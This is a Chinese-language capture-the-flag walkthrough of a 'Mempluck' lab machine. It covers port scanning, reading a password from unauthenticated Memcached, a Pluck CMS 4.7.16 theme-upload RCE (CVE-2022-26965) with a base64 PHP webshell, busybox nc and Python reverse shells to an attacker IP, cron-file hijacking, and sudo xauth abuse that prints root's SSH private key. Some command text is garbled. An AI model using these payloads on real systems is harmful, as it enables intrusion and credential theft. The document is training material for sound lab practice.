靶机来源:QQ群-660930334
-难度:Medium

思维导图:
一、信息收集 1、主机探测 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 ┌──(root㉿kali)-[~/miaosec]for 192.168.2.1for 192.168.2.2for 192.168.2.15for 192.168.2.4done : 256 IP addresses (4 hosts up) scanned in 10.18 seconds
靶机IP:192.168.2.15
2、端口扫描 1.全端口扫描 1 2 3 4 5 6 7 8 9 10 11 12 13 ┌──(root㉿kali)-[~/miaosec]for 192.168.2.15done : 1 IP address (1 host up) scanned in 50.88 seconds
开放端口:22、80、11211
2.详细信息扫描 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 ┌──(root㉿kali)-[~/miaosec]for 192.168.2.15set uptime 511 seconds)type : general purposedone : 1 IP address (1 host up) scanned in 12.97 seconds
3.udp扫描 1 2 3 4 5 6 7 8 9 10 ┌──(root㉿kali)-[~/miaosec]for 192.168.2.15in ignored states.done : 1 IP address (1 host up) scanned in 56.57 seconds


二、WEB渗透 1、80端口 访问80端口 Pluck,版本是4.7.16 经过查看发现存在一个CVE漏洞CVE-2022-26965
但是需要密码进行登录 Memcached的介绍
三、Memcached未授权 尝试进行连接,成功进行连接,说明存在未授权
1 2 3 4 5 ┌──(root㉿kali)-[~/miaosec]'^]' .
使用stats items查看所有存储桶(Slabs)信息
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 stats items
查看数据在哪个存储桶里面
1 2 3 4 5 6 7 8 9 10 11 12 stats cachedump 1 100
所有的数据都在1号桶里面
读取1号桶里面的 Key
1 2 get secret1 secret2 secret3 secret4 secret5 secret6 secret7 secret8 secret9 secret10
猜测里面的是pluck cms的登录密码 经过测试,发现正确的密码是sw3H5nYR6jVPp5Ks

成功登录到后台
四、CVE-2022-26965 Pluck-CMS-Pluck-4.7.16 远程代码执行漏洞(CVE-2022-26965)


选择上传主题的功能点

找到上传点
然后利用cms主题构造木马,在github找到主题 https://github.com/billcreswell/redline-theme
下载压缩包 修改info.php文件
1 2 3 4 5 6 7 8 9 10 <?php'shell.php' ,base64_decode('PD9waHAgc3lzdGVtKCRfR0VUWzFdKTs/Pg==' ));base64 解码 PD9waHAgc3lzdGVtKCRfR0VUWzFdKTs/Pg== 得到<?php system($_GET [1]);?>
上传压缩包

进行命令执行
五、获取shell 直接执行反弹shell的命令
1 http://192.168.2.15/shell.php?1=busybox%20nc%20192.168.2.4%204444%20-e%20/bin/sh
成功获取到shell
1 2 3 4 5 6 ┌──(root㉿kali)-[~]id groups =82(www-data),107(apache),107(apache)
稳定shell
1 2 3 4 5 6 7 8 python3 -c 'import pty;pty.spawn("/bin/sh")' ;stty raw -echo ; fg export TERM=xtermexport SHELL=/bin/bashstty rows 24 columns 80
六、权限提升 1、获取taditto权限 随便尝试一下,发现sw3H5nYR6jVPp5Ks就是用户的密码,直接进行登录
1 2 3 4 5 6 7 8 9 10 11 ┌──(root㉿kali)-[~]'s password: _ __ _____| | ___ ___ _ __ ___ ___ \ \ /\ / / _ \ |/ __/ _ \| ' _ ` _ \ / _ \id groups =1000(taditto)
2、获取scdyh权限 发现/opt目录对用户taditto可写
1 2 Mempluck:~$ ls -ld /opt
同时使用pspy64查看定时任务
1 2 2026/04/03 10:52:00 CMD: UID=1001 PID=2942 | /usr/sbin/crond -c /etc/crontabs -f
发现UID=1001即用户scdyh定时执行init_memcached.py 那么直接将/opt里面的init_memcached.py文件删除,重新新建一个反弹shell的文件即可
新的init_memcached.py文件
1 2 3 4 5 6 7 8 9 10 import socket192.168 .2.4 ", 4444 )) "/bin/sh" , "-i" ])
开启监听,成功获取到scdyh权限
1 2 3 4 5 6 7 ┌──(root㉿kali)-[~/Tool]'t access tty; job control turned off ~ $ id uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
3、获取root权限 查看sudo -l
1 2 3 4 5 6 7 8 9 10 ~ $ sudo -lfor scdyh on Mempluck:for scdyh:"SUDO_EDITOR EDITOR VISUAL"
发现用户可以免密执行/usr/bin/xauth
直接读取root文件的私钥
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 ~ $ sudo /usr/bin/xauth source /root/.ssh/id_rsacommand "-----BEGIN" command "b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn" command "NhAAAAAwEAAQAAAYEAqOhGKasugjozfV5D64b9Rx0Is170s+kM6P/eNgIXi1MFWNiahMXx" command "rsqCihct2Ti3sIiYdeahtd10isOuaZLkXq2wA9oTS+shFxTo6r071jin0xPFOVyGveMoSZ" command "RaS/f99jBPyst9Vy8nI80zswhaOPJG9csYaYBtwnpRi02gFadXnd+x1WDiq3HjZSQeqOFQ" command "uWrUCVoSG0qSMsur2eSp54IXie+J4Zz9wc6U2SWatIOW0vXgqH49ROElApaQpd3SIg/NfS" command "og2vgu/2qVxgsKe/hc/QfKdiNkUkUSleRMHgXEtwqDTbg5RJyp34yEUusTQ4TX4mBEB87J" command "ye1EAbju0W/b4uoZMBzPBVgvY3yLG2BTtFdeqJc7t38QSmA4pS7LdvQnL+ZMXN+RQ2/Hnz" command "nuKpn7mspYv5sEVp3VzgZNG8VesGnT5ZHeYxzqmhRQEtSB0DR8W/p6KmALK3aDCvnc9g2V" command "QYVcsqKPhuRhZQAqbQb4Y/nSXX6AYstmhhoqKrzjAAAFiCjCJJ0owiSdAAAAB3NzaC1yc2" command "EAAAGBAKjoRimrLoI6M31eQ+uG/UcdCLNe9LPpDOj/3jYCF4tTBVjYmoTF8a7KgooXLdk4" command "t7CImHXmobXddIrDrmmS5F6tsAPaE0vrIRcU6Oq9O9Y4p9MTxTlchr3jKEmUWkv3/fYwT8" command "rLfVcvJyPNM7MIWjjyRvXLGGmAbcJ6UYtNoBWnV53fsdVg4qtx42UkHqjhULlq1AlaEhtK" command "kjLLq9nkqeeCF4nvieGc/cHOlNklmrSDltL14Kh+PUThJQKWkKXd0iIPzX0qINr4Lv9qlc" command "YLCnv4XP0HynYjZFJFEpXkTB4FxLcKg024OUScqd+MhFLrE0OE1+JgRAfOycntRAG47tFv" command "2+LqGTAczwVYL2N8ixtgU7RXXqiXO7d/EEpgOKUuy3b0Jy/mTFzfkUNvx5857iqZ+5rKWL" command "+bBFad1c4GTRvFXrBp0+WR3mMc6poUUBLUgdA0fFv6eipgCyt2gwr53PYNlUGFXLKij4bk" command "YWUAKm0G+GP50l1+gGLLZoYaKiq84wAAAAMBAAEAAAGAJOy6Qeu5PCDrFrIf2QJmpkAzob" command "rVdesxtlIRSu9EJGIe3iBkDziSsCp3RSbyD/W1OnNyGPw1R+PE0X0byNqi8Au6We03oLYj" command "Qr+Ad6isxxUVozBEQlj239Yj/Ynf/5GURFilaOj5WrDlNo9qiO3/g0l7t8oRaSb5V7WT1A" command "dBQtqVbd70KniGtQItuvOdfD/dfNtcxTqakLrJoS8jP3wcpI6tBKuIEflXBCJcKehtnJ7T" command "vwSfe1Y1oLQzehBeSNRn+3ZphT54aHc5kgf/tDYM6boqspecXVqE8nVZffh87TxOtoaUw9" command 